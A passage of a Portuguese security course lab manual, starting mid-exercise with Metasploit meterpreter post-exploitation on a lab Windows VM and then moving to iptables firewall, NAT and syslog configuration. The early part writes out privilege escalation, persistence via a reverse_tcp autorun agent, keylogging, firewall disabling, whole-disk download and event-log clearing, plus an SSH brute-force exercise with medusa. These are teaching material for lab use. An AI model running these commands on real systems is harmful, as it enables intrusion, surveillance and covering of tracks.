meterpreter > getsystem  
. . .got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM
```

9. Se o usuário fechar o Adobe Reader ou reiniciar a máquina, a conexão será perdida. Podemos usar o comando **migrate** para alterar o binário em que o **meterpreter** está alojado, de forma que se o usuário fechar o PDF aberto, não perderemos conexão com a máquina. Primeiro, vamos descobrir um processo adequado e então migrar para ele:

```
meterpreter > ps
```

Process List

```
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x86	0		
420	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	
		\SystemRoot\System32\smss.exe	456	1040	taskeng.exe	x86 0 NT
AUTHORITY\SYSTEM			C:\Windows\system32\taskeng.exe			
488	476	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\csrss.exe	532	524	csrss.exe	x86 1 NT
AUTHORITY\SYSTEM			C:\Windows\system32\csrss.exe	540	476	wininit.exe
x86 0		NT AUTHORITY\SYSTEM				C:\Windows\system32\wininit.exe
568	524	winlogon.exe	x86	1	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\winlogon.exe				
616	540	services.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\services.exe				
628	540	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\lsass.exe	636	540	lsm.exe	x86 0 NT
AUTHORITY\SYSTEM			C:\Windows\system32\lsm.exe			
796	616	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\system32\svchost.exe				
840	616	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	
		C:\Windows\System32\VBoxService.exe				
892	616	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	
		C:\Windows\system32\svchost.exe				

```
meterpreter > migrate 796
```

```
[*] Migrating from 1932 to 796...
```

```
[*] Migration completed successfully.
```

10. Em seguida, vamos executar o módulo **persistence** do **meterpreter** — trata-se de um *script* Ruby que irá criar um serviço do **meterpreter** que será iniciado assim que a máquina for ligada.

```
meterpreter > run persistence -X
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINSERVER-
A_20180818.3516/WINSERVER-A_20180818.3516.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=172.16.1.30 LPORT=4444
[*] Persistent agent script is 148489 bytes long
[+] Persistent Script written to C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[*] Executing script C:\Users\ADMINI~1\AppData\Local\Temp\1\jQtfcF.vbs
[+] Agent executed with PID 2576
[*] Installing into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
[+] Installed into autorun as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\BDvTbCcqiyCJEPO
```

11. Efetivamente, agora a máquina *WinServer-G* está totalmente dominada. Agora, faça testes com os comandos que se seguem para determinar quais são as possibilidades apresentadas pelo **meterpreter** — sua imaginação é o limite!

Promovendo privilégios	<pre>meterpreter > getuid meterpreter > use priv meterpreter > getsystem meterpreter > getuid</pre>
Levantando informações	<pre>meterpreter > sysinfo meterpreter > run get_env meterpreter > run get_application_list</pre>
Desativando firewall	<pre>meterpreter > shell C:\Windows\System32> netsh firewall set opmode disable C:\Windows\System32> exit</pre>
Capturando tela	<pre>meterpreter > getpid meterpreter > ps meterpreter > use -l meterpreter > use espi meterpreter > screenshot meterpreter > screengrab</pre>

Figura 16. Comandos do *meterpreter*, parte 1

Ativando keylogger	<pre>meterpreter > keyscan_start meterpreter > keyscan_dump meterpreter > keyscan_stop</pre>
Enumerando informações	<pre>meterpreter > run winenum meterpreter > run scraper (copiar entradas do registro) meterpreter > run prefetchtool</pre>
Injetando informações nos arquivos de hosts do Windows	<pre>meterpreter > edit c:\\Windows\\System32\\drivers\\etc\\hosts</pre>
Realizando varredura na rede do alvo	<pre>meterpreter > run arp_scanner -i meterpreter > run arp_scanner -r <REDE_ALVO></pre>
Criando usuário	<pre>meterpreter > shell C:\\Windows\\System32> net user marcos changeme /add C:\\Windows\\System32> net user C:\\Windows\\System32> exit</pre>
Baixando o HD da máquina alvo	<pre>meterpreter > download -r c:\\\</pre>
Enviando arquivo para o alvo	<pre>meterpreter > upload /root/tcpdump.exe c:\\\\windows\\\\System32 meterpreter > shell meterpreter > tcpdump -w saida.pcap meterpreter > ps meterpreter > kill NUMERO_PROCESSO meterpreter > download c:\\\\saida.pcap</pre>
Apagando rastro	<pre>meterpreter > clearev</pre>

Figura 17. Comandos do meterpreter, parte 2

7) Realizando um ataque de dicionário com o medusa



Esta atividade será realizada nas máquinas virtuais *FWGW1-G* e *KaliLinux-G*.

1. Vamos realizar um ataque de força bruta ao serviço SSH utilizando o **medusa**. Na máquina *FWGW1-G*, crie um usuário chamado **marcelo** com a senha **123456** e outro chamado **marco** com a senha **abacate**. Depois, ainda na máquina alvo, monitore o arquivo de log **/var/log/auth.log** por tentativas de login.
2. Na máquina *KaliLinux-G*, o primeiro passo é descobrir o *banner* de serviço do SSH. Execute o comando `$ nc 172.16.1.1 22` (adapte o endereço IP se necessário) e copie o valor mostrado.
3. Agora, crie dois arquivos—um com uma lista de usuários cujo nome será usado para login, e outro com uma lista de senhas. Não se esqueça de incluir na lista de usuários os nomes dos que foram criados no passo (1) desta atividade, bem como suas senhas no outro arquivo.
4. Finalmente, use o comando **medusa** para executar um ataque de dicionário contra a máquina-alvo. Não se esqueça de informar o *banner* de serviço capturado no passo (2), bem como os arquivos de usuários/senhas criados no passo (3).

5. De volta à máquina *FWGW1-A*, observe o grande número de tentativas de login sem sucesso que o **medusa** realizou até que tivesse sucesso com os usuários/senhas corretos. Como o administrador de sistemas poderia detectar esse tipo de ataque e bloqueá-lo?

Sessão 3: Firewall



As atividades desta sessão serão realizadas na máquina virtual *FWGW1-G*, com pequenas exceções apontadas pelo enunciado dos exercícios.

1) Trabalhando com *chains* no *iptables*

O Netfilter é um *framework* provido pelo kernel Linux que permite que várias operações relacionadas à rede sejam implementadas através de *handlers* customizados. Ele provê diversas funções e operações que permitem filtragem de pacotes, tradução de endereços de rede e portas, bem como a capacidade de proibir que pacotes cheguem a pontos sensíveis da rede.

O *iptables* é a ferramenta em espaço de usuário que permite a gerência do Netfilter. Há vários conceitos centrais ao *iptables*, como:

- Tabelas:
 - *Filter*: filtragem de pacotes.
 - *NAT*: tradução de endereços.
 - *Mangle*: marcação de pacotes e QoS.
- Chains:
 - INPUT: entrada no firewall propriamente dito.
 - OUTPUT: saída do firewall propriamente dito.
 - FORWARD: passagem através do firewall.
 - PREROUTING: decisões pré-roteamento; presente apenas nas tables *NAT* e *Mangle*.
 - POSTROUTING: decisões pós-roteamento; presente apenas nas tables *NAT* e *Mangle*.
- Alvos:
 - ACCEPT: aceita o pacote.
 - DROP: descarta o pacote sem informar o remetente.
 - REJECT: rejeita o pacote e notifica o remetente.
 - LOG: loga o pacote nos registros do *iptables*.
- Manipulação de regras:
 - A: adiciona a regra ao final da *chain* (*append*).
 - I: insere a regra no começo da *chain* (*insert*).
 - D: apaga a regra (*delete*).
 - L: listas as regras de uma dada *chain* (*list*).
 - P: ajusta a política padrão de uma *chain* (*policy*).
 - F: apaga todas as regras da *chain* (*flush*).
- Padrões de casamento:

- -**s**: IP de origem do pacote.
 - -**d**: IP de destino do pacote.
 - -**i**: interface de entrada.
 - -**o**: interface de saída.
 - -**p**: protocolo, que pode ser dos tipos TCP, UDP e ICMP.
- Módulos adicionais para casamento de pacotes (*extended packet matching modules*) podem ser habilitados com a opção **-m** ou **--match**. Destacamos:
 - **conntrack**: quando habilitado, permite acesso ao controle de estados de conexões; normalmente invocado por **-m conntrack --ctstate** ou para um *subset* de suas funções, **-m state --state**. Estados válidos incluem INVALID, NEW, ESTABLISHED, RELATED e UNTRACKED.
 - **icmp**: possibilita filtrar tipos específicos de ICMP, via flag **--icmp-type**.
 - **mac**: possibilita filtragem por endereço físico de origem, via flag **--mac-source**.
 - **multiport**: permite especificação de até 15 portas dentro de uma mesma regra, separadas por vírgula, ou um *range* com a sintaxe **porta:porta**. Pode-se especificar portas de origem (**--sports**), destino (**--dports**) ou ambas (**--ports**).
 - **tcp**: habilita as opções **--source-port** (ou **--sport**), **--destination-port** (ou **--dport**), **--tcp -flags** (flags válidas: SYN, ACK, FIN, RST, URG, PSH, ALL e NONE), **--syn** e **--tcp-option** para pacotes TCP.
 - **udp**: habilita as opções **--source-port** (ou **--sport**), **--destination-port** (ou **--dport**) para pacotes UDP.
1. Primeiro, vamos testar a filtragem simples (*stateless*) no **iptables**. Faça login na máquina *FWGW1-G* como **root** e mude a política padrão da *chain* OUTPUT para DROP. Em seguida, tente conectar-se à porta 80/HTTP de um host remoto na Internet. É possível?
 2. Agora, crie uma regra na *chain* OUTPUT que permita a saída de pacotes na porta 80/HTTP (não se esqueça também de permitir consultas DNS à porta 53/UDP, se estiver utilizando um nome e não um endereço IP) e tente conectar-se novamente. Qual o resultado?
 3. Mude a política padrão da *chain* INPUT também para DROP. Ainda é possível conectar-se?
 4. Finalmente, crie uma regra apropriada na *chain* INPUT e teste o sucesso na conexão HTTP.

2) Firewall *stateful*

Não é conveniente nem manutenível criar regras como fizemos na atividade (1)—para cada regra de saída, ter que existir uma regra de entrada correspondente. Podemos usar a capacidade do **iptables** de monitorar estados de conexões a nosso favor, já que ele é um firewall *stateful*.

1. Remova as regras da *chain* INPUT. Em seguida crie uma regra genérica que permita que conexões estabelecidas sejam autorizadas através do firewall. Em seguida, tente estabelecer uma conexão HTTP. Foi possível?
2. Qual seria, então, a diferença entre filtros de pacotes *stateless* e *stateful*?

3) Configurando o firewall FWGW1-G: tabela *filter*

A partir desta atividade o roteiro está dividido em duas grandes partes. Na primeira, o aluno programará um controle de pacotes para permitir a comunicação entre os *hosts* descritos na topologia do laboratório. Na segunda parte, programará a tradução de pacotes. Se precisar, retorne à imagem constante da atividade (2) da sessão 1 — Configuração preliminar das máquinas.

A tabela a seguir mostra uma listagem com a descrição dos serviços a serem disponibilizados pelos servidores da DMZ, cuja permissão de acesso será configurada nas atividades a seguir.

Tabela 8. Serviços de rede disponíveis na DMZ

Servidor	Serviço	Protocolo	Porta	Descrição
LinServer-G	SSH	TCP	22	Serviço de login remoto
LinServer-G	Postfix	TCP	25	Servidor de mensagens
LinServer-G	Apache	TCP	80	Servidor de páginas web
LinServer-G	Courier	TCP	110	Servidor POP3
LinServer-G	PostgreSQL	TCP	5432	Servidor de banco de dados
LinServer-G	Bind	UDP	53	Servidor DNS
LinServer-G	NTP	UDP	123	Servidor de hora
WinServer-G	FTP	TCP	21	Servidor de arquivos
WinServer-G	IIS	TCP	80	Servidor de páginas web
WinServer-G	IIS	TCP	443	Servidor de páginas web
WinServer-G	RDP	TCP	3389	Serviço de conexão remota
WinServer-G	NTP	UDP	123	Servidor de hora

A realização desta atividade é fundamental para a realização das demais atividades deste curso. A política de filtro de pacotes será a mais restritiva possível, permitindo somente as conexões previamente definidas no firewall. Dessa forma, a política padrão é negar todos os pacotes que chegarem, saírem e/ou travessarem o firewall.

A cada item será necessário verificar a configuração corrente do firewall. Para listar as regras das tabelas *input* e *nat* do firewall, respectivamente, use os comandos:

```
# iptables -L -vn
# iptables -t nat -L -vn
```

Caso cometa um erro, você pode apagar todas as regras das tabelas *input* e *nat* do firewall, respectivamente, com os comandos:

```
# iptables -F  
# iptables -t nat -F
```

Use o comando `tcpdump` para testar o funcionamento de suas regras.

1) Configuração preliminar

1. O primeiro passo, antes de mesmo começar a mexer no firewall, é ter uma maneira de gravar suas regras. Iremos instalar o pacote `iptables-persistent` para atingir esse objetivo; mas, antes de começar, garanta que seu firewall não possui regras e que as políticas de entrada/saída são permissivas:

```
# iptables -P INPUT ACCEPT  
# iptables -P OUTPUT ACCEPT  
# iptables -F
```

```
# iptables -L  
Chain INPUT (policy ACCEPT)  
target     prot opt source          destination  
  
Chain FORWARD (policy ACCEPT)  
target     prot opt source          destination  
  
Chain OUTPUT (policy ACCEPT)  
target     prot opt source          destination
```

2. Agora, instale o pacote `iptables-persistent` para tornar suas configurações de firewall permanentes mesmo após o `reboot` da máquina.

```
# apt-get install iptables-persistent
```

Na instalação do pacote, quando perguntado, responda:

Tabela 9. Configurações do `iptables-persistent`

Pergunta	Resposta
Salvar as regras IPv4 atuais?	Sim
Salvar as regras IPv6 atuais?	Sim

3. Isso feito, basta dar início ao processo de configuração do firewall. Ao inserir um conjunto de regras com as quais você esteja satisfeito, é possível gravá-las de forma fácil com o comando:

```
# iptables-save > /etc/iptables/rules.v4
```

4. Se cometer qualquer erro durante o processo de configuração, você pode recarregar o conjunto de regras salvo no arquivo `/etc/iptables/rules.v4` com o comando:

```
# systemctl restart netfilter-persistent.service
```

2) Configuração do acesso ao firewall

Vamos primeiramente permitir acesso administrativo ao firewall por SSH, bem como pacotes ICMP para testes de conectividades.

1. Primeiro, torne as políticas do firewall restritivas, ajustando a política das *chains* INPUT e FORWARD para DROP.
2. Teste o funcionamento do firewall. Na máquina *LinServer*, por exemplo, tente enviar um pacote ICMP para a máquina *FWGW1-G*.
3. Agora, adicione as seguintes regras ao firewall:
 - Permita todo o tráfego na interface *loopback*, e rejeitar qualquer pacote vindo da rede 127.0.0.0/8 que não seja para a interface `lo` com `icmp-port-unreachable`
 - Permita conexões destinadas ao firewall (*chain INPUT*) cujo estado seja relacionado ou estabelecido.
 - Permita gerência via `ssh` do firewall *FWGW1-G* a partir de máquinas da Intranet.
 - Permita que pacotes ICMP oriundos das redes DMZ/Intranet cheguem ao firewall *FWGW1-G*.
4. Realize o teste de conexão do passo (2) novamente, e verifique que suas configurações funcionaram.
5. Se quiser, use o PuTTY (<https://www.putty.org/>) ou Cygwin (<http://www.cygwin.com/>), nas máquinas *WinClient-G* ou sua máquina física, para conectar-se à máquina *FWGW1-G* e testar sua configuração.

3) Configuração do acesso Intranet > DMZ

Agora, vamos configurar o firewall para permitir pacotes originados na Intranet que atravessem o firewall com destino aos serviços da DMZ. Verifique a lista de serviços a serem permitidos na tabela 7 — "Serviços de rede disponíveis na DMZ".

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que os serviços da tabela referenciada acima possam ser acessados a partir da Intranet.
2. Teste sua configuração acessando o servidor web IIS instalado na máquina *WinServer-G*, e acessando-o a partir da máquina *WinClient-G*.

4) Configuração do acesso DMZ/Intranet > Internet

Agora, vamos configurar o acesso da DMZ e Intranet para a Internet. Para isso, teremos que permitir que pacotes originados nessas redes atravessem o firewall via interface de rede *outbound*.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que as redes DMZ e Intranet possam acessar qualquer serviço na Internet, via quaisquer protocolos.
2. Teste sua configuração acessando uma página da Internet a partir da máquina *LinServer-G*.

5) Configuração do acesso Internet > DMZ

Finalmente, o último passo é permitir que requisições vindas da Internet possam acessar alguns serviços publicados pela DMZ.

Como dois serviços das máquinas *LinServer-G* e *WinServer-G* operam nas mesmas portas (80/TCP e 123/UDP), teremos que fazer uma técnica de PAT (*port address translation*) para que ambos possam ser atingidos. O primeiro passo será feito aqui, nas regras da *chain FORWARD*; na próxima atividade, em que configuraremos o DNAT, será realizada a parte de tradução de portas.

Tabela 10. Serviços publicados pela DMZ para a Internet

Servidor	Serviço	Protocolo	Porta do serviço	Porta Internet
LinServer-G	Postfix	TCP	25	25
LinServer-G	Apache	TCP	80	80
LinServer-G	Courier	TCP	110	110
LinServer-G	Bind	UDP	53	53
LinServer-G	NTP	UDP	123	123
WinServer-G	FTP	TCP	21	21
WinServer-G	IIS	TCP	80	8080
WinServer-G	IIS	TCP	443	443
WinServer-G	NTP	UDP	123	8123

O teste deste configuração será feito na próxima atividade, em que configuraremos o NAT.

As regras de DNAT que inseriremos na atividade a seguir entrarão na *chain PREROUTING*, ou pré-roteamento. Isso significa dizer que os números de porta Internet mostrados acima serão traduzidos para os números das porta de serviço **ANTES** que as regras da *chain FORWARD* sejam processadas.



Tenha isso em mente ao decidir quais números de porta utilizar nas regras de repasse deste exercício.

1. Adicione regras à *chain FORWARD* da tabela *filter* que permitam que a Internet consiga acessar os serviços publicados pelas máquinas da DMZ, de acordo com as especificações acima.

4) Configurando o firewall FWGW1-G: tabela nat

O principal objetivo desta atividade é demonstrar o entendimento do funcionamento dos tipos de NAT e aplicá-los em uma simulação de caso real.

Utilizando os conceitos aprendidos, será necessário configurar o NAT no firewall *FWGW1-G* para permitir que as máquinas da rede local e da DMZ consigam acessar a Internet. Também será necessária a configuração do NAT para publicação dos serviços da DMZ para a Internet.

1) Configuração do SNAT: DMZ/Intranet > Internet

1. Antes de configurar o SNAT para acesso DMZ/Intranet > Internet, será necessário remover a configuração de *masquerading* preexistente, que fizemos na sessão 1. Edite o arquivo `/etc/rc.local` e remova ou comente a linha:

```
iptables -t nat -A POSTROUTING -o enp0s3 -j MASQUERADE
```

2. Da mesma forma, remova essa regra do firewall, já que configuraremos outras regras, mais específicas, em seu lugar a seguir.

```
# iptables -t nat -L POSTROUTING -vn --line-number
Chain POSTROUTING (policy ACCEPT 2 packets, 104 bytes)
num  pkts bytes target     prot opt in     out      source
destination
1      70  5922 MASQUERADE  all   --  *      enp0s3    0.0.0.0/0
0.0.0.0/0
```

```
# iptables -t nat -D POSTROUTING 1
```

3. Agora sim, tudo pronto. Insira uma regra no firewall que faça tradução dos endereços das redes DMZ/Intranet via *masquerading*, permitindo assim seu acesso à Internet.
4. Teste sua configuração. Acesse, por exemplo, a máquina *LinServer-G* e tente acessar um site na Internet.

2) Configuração do DNAT: Internet > DMZ

1. Agora, vamos configurar o DNAT, que irá permitir acesso pela Internet aos serviços publicados pela DMZ. Comece fazendo as regras para a máquina *LinServer-G*, que não exige PAT.
2. Agora, teste sua configuração. Primeiro, instale o servidor web Apache na máquina *LinServer-G*; a seguir, em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 80/TCP e verifique que de fato é exibida no navegador a página web instalada no *LinServer-G*.
3. Faça o mesmo processo para a configuração do DNAT da máquina *WinServer-G*. Atente-se para o fato de que duas portas internas, 80/TCP e 123/UDP, serão acessadas através das portas externas 8080/TCP e 8123/UDP respectivamente. Configure o PAT de acordo.

4. Teste sua configuração. Em sua máquina física, acesso o IP público da máquina *FWGW1-G* na porta 8080/TCP e verifique que de fato é exibida no navegador a página web do servidor IIS instalada na máquina *WinServer-G*.

6) Revisão final da configuração do firewall *FWGW1-G*

Salve a configuração feita até aqui e reinicie o firewall com os comandos:

```
# hostname  
FWGW1-A  
  
# iptables-save > /etc/iptables/rules.v4  
# systemctl restart netfilter-persistent.service
```

Revise se todos os pontos abordados até aqui foram contemplados. Que outras regras interessantes poderiam ser incluídas na configuração desse firewall?

Sessão 4: Serviços básicos de segurança

1) Configuração do servidor de log remoto



Esta atividade será realizada nas máquinas virtuais *FWGW1-G*, *LinServer-G* e *WinServer-G*.

Nesta atividade iremos configurar um repositório de logs em um servidor da DMZ (*LinServer-G*), e enviar os logs dos demais servidores para esse concentrador. O objetivo desta atividade é fazer o aluno aplicar os conceitos de repositório de logs de uma rede e preparar o ambiente para os serviços seguintes, que serão configurados durante o curso.

1. Primeiro, vamos configurar o concentrador de logs. Acesse a máquina *LinServer-G* e instale o pacote **syslog-ng**.
2. Observe que na última linha do arquivo `/etc/syslog-ng/syslog-ng.conf` são incluídos arquivos com a extensão **.conf** localizados no diretório `/etc/syslog-ng/conf.d`:

```
# tail -n1 /etc/syslog-ng/syslog-ng.conf
@include "/etc/syslog-ng/conf.d/*.conf"
```

Aproveitando-se desse fato, crie um novo arquivo com a extensão apropriada nesse diretório e configure o recebimento de logs remotos. Faça com que o **syslog-ng** escute por conexões na porta 514/UDP, e envie os arquivos de log de uma dado *host* para o arquivo `/var/log/$HOST.log`. Finalmente, reinicie o **syslog-ng**.

3. Agora, na máquina *FWGW1-G*, instale o **syslog-ng** e configure-o como um cliente Syslog. Crie um arquivo de configuração na pasta `/etc/syslog-ng/conf.d` que envie todos os eventos de log locais para a máquina *LinServer-G* na porta 514/UDP.
4. Usando o comando **logger**, teste seu ambiente.
5. Agora, vamos configurar a máquina *WinServer-G* para enviar registros de eventos para o concentrador Syslog. Faça login como usuário **Administrator** e abra o *Group Policy Editor* digitando **gpedit.msc** no menu *Start > Run....*

Na ferramenta, acesse a seção *Computer Configuration > Windows Settings > Security Settings > Local Policies > Audit Policy* e habilite os seguintes eventos como "Sucesso" e "Falha":

Tabela 11. Políticas de auditoria para o *WinServer-G*

Policy	Security Setting
Audit account logon events	Success, Failure
Audit account management	Success, Failure
Audit directory service access	No auditing
Audit logon events	Success, Failure
Audit object access	Failure

Policy	Security Setting
Audit policy change	Success
Audit privilege use	Failure
Audit process tracking	No Auditing
Audit system events	Success, Failure

6. O próximo passo é instalar o Snare, que permitirá envio dos registros de eventos do Windows para um servidor Syslog remoto. Faça o download em <https://www.snaresolutions.com/products/snare-agents/open-source-agents/> ; será necessário cadastrar seu nome/email para receber o link de download. Alternativamente, solicite o instalador ao instrutor.

Durante a instalação, responda todas as perguntas com as opções padrão, exceto:

Tabela 12. Opções de instalação do Snare

Opção	Escolha
Snare Auditing	Yes
Service Account	Use System Account
Remote Control Interface	Enable Web Access (Password: rnipesr)

7. Após a instalação, abra o Snare. Clique em *Start* e digite "snare", escolhendo a opção **Snare for Windows (Open Source)**, como se segue:




Figura 18. Inicialização do Snare

Irá ser lançada uma janela do navegador. Informe o usuário **snare**, e senha **rnpesr**, como se segue:




Figura 19. Login no Snare

Clique em *Network Configuration* — informe o IP da máquina *LinServer-G* no campo *Destination Snare Server address*, e a porta 514 no campo *Destination Port*, como se segue. Em seguida, clique em *Change Configuration*.

